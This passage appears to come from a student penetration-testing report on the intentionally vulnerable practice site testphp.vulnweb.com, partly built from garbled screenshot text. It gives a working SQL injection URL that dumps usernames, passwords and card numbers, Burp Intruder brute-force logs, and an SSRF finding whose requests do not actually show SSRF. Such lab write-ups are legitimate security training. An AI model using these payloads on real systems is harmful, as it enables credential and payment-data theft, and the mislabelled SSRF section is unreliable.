Painted by: 9

comment on this picture

products

2

Painted by: 9

comment on this picture


featured

2

Painted by: 9

comment on this picture

users

2

Painted by: 9

comment on this picture

address



2

painted by: 9

comment on this picture

cart



2

painted by: 9

comment on this picture

cc



2

painted by: 9

comment on this picture

email



2

painted by: 9

comment on this picture

name



2

painted by: 9

comment on this picture

pass




2

painted by: 9

comment on this picture

phone



2

painted by: 9

comment on this picture


uname



2

painted by: 9

comment on this picture



[http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,group_concat\(uname,'%27-%27',pass,'%27-%27',cc,'%27-%27',address,'%27-%27',email,'%27-%27',name,'%27-%27',phone,'%27-%27',cart\),8,9,10,11%20from%20users%20--](http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,group_concat(uname,'%27-%27',pass,'%27-%27',cc,'%27-%27',address,'%27-%27',email,'%27-%27',name,'%27-%27',phone,'%27-%27',cart),8,9,10,11%20from%20users%20--)

8. Server Side Request Forgery

Vulnerability Name: Server-Side Request Forgery

CWE – 918: Server-Side Request Forgery (SSRF)

OWASP Category : A10: 2021-Server-Side Request Forgery (SSRF)

Description:



In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

Business Impact:

SSRF leads to unauthorized actions or access to data within organization. Sometimes, it allows the threat actors to perform arbitrary command execution. The exploits causes connection to third-party systems which acts like a backdoor for further attacks, which can seem to originate from organization.

Steps:

1. Access any item from the site
2. Intercept the access
3. Try accessing any other item using burpsuite
4. Forward the request, if accessible then the request forgery is successful



1 GET /showimage.php?file=./pictures/2.jpg HTTP/1.1

2 Host: testphp.vulnweb.com

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: close

8 Referer: http://testphp.vulnweb.com/product.php?pic=1

9 Cookie: login=test%2Ftest

10 Upgrade-Insecure-Requests: 1

11

12

1 GET /v4/threatListUpdates:fetch?set=application/x-protobuf&key=...

2 Host: safebrowsing.googleapis.com

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0

4 Accept: */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 X-Header-Method-Override: POST

8 Sec-Fetch-Dest: empty

9 Sec-Fetch-Mode: no-cors

10 Sec-Fetch-Site: none

11 Pragma: no-cache

12 Cache-Control: no-cache

13 Te: trailers

14

15

16

9. Brute force attack

Vulnerability Name: Brute force attack

CWE – 307: Improper Restriction of Excessive Authentication Attempts

OWASP Category: A01: 2021- Broken Access Control

Description:




A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.

Business Impact:

There are chances of stealing valuable personal information, personal identity details and more. It also enables attackers to spread malware into your systems. Upon compromising a website, they can set website links to redirect to malicious websites infected with malware and entice users to download them, threat actors can put spam ads on compromised websites, earn money from them and install spyware to track the activities of website visitors. The impacts of a brute force attack can be significant and have far-reaching consequences for the targeted system or organization

Steps:

1. Intercept the login process in burpsuite
2. Add payload for the password
3. Insert a file with possible password set and perform bruteforce methos to crack password
4. Find a response in the range 200 (ok message) for successful attack



Attack

Save

Columns

2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved t...

—

□

×

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request ^	Payload	Status code	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	258	
1	1	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
2	12	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
3	3	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
4	44	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
5	adfdf	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
6	asd	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
7	fdsgfg	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
8	szvc	302	<input type="checkbox"/>	<input type="checkbox"/>	258	

Request

Response

⋮

Pretty

Raw

Hex

⌕

↵

≡

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 Connection: keep-alive
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 uname=test&pass=abcd

Attack

Save

Columns

2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved t...

—

□

×

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request ^	Payload	Status code	Error	Timeout	Length	Comment
7	fdsgfg	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
8	szvc	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
9	rf	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
10	cx	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
11	dvb	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
12	test	200	<input type="checkbox"/>	<input type="checkbox"/>	6254	
13	xcv	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
14	edfvb	302	<input type="checkbox"/>	<input type="checkbox"/>	258	
15	dgfcg	302	<input type="checkbox"/>	<input type="checkbox"/>	258	

Request

Response

⋮

Pretty

Raw

Hex

⌕

↵

≡

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 Connection: keep-alive
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 uname=test&pass=test

10. Improper signup process

Vulnerability Name: Improper signup process

CWE – 665: Improper Initialization

OWASP Category: A04: 2021 - Insecure Design

Description:

The product does not initialize or incorrectly initializes a resource, which might leave the resource in an unexpected state when it is accessed or used.

Business Impact:

Ineffective authentication leads to compromise in CIA triads. The website can have many weaknesses.

Steps:

1. Create a new account using sign up.
2. Sign in using the created credentials
3. Sign in is not possible because of insecure design

You have been introduced to our database with the above informations:

- Username: admin
- Password: admin
- Name: admin
- Address: cvkbjn,mmnbjh
- E-Mail: xdcghv@fc.com
- Phone number: 5609876567
- Credit card: gfchvbj87

Now you can login from [here](#).

John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<div><div>21 street</div><div></div></div>
<input type="button" value="update"/>	

You have 1 items in your cart. You visualize you cart [here](#).

If you are already registered please enter your login information below:

Username :	<input type="text" value="allen"/>
Password :	<input type="password" value="••••"/>
<input type="button" value="login"/>	

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

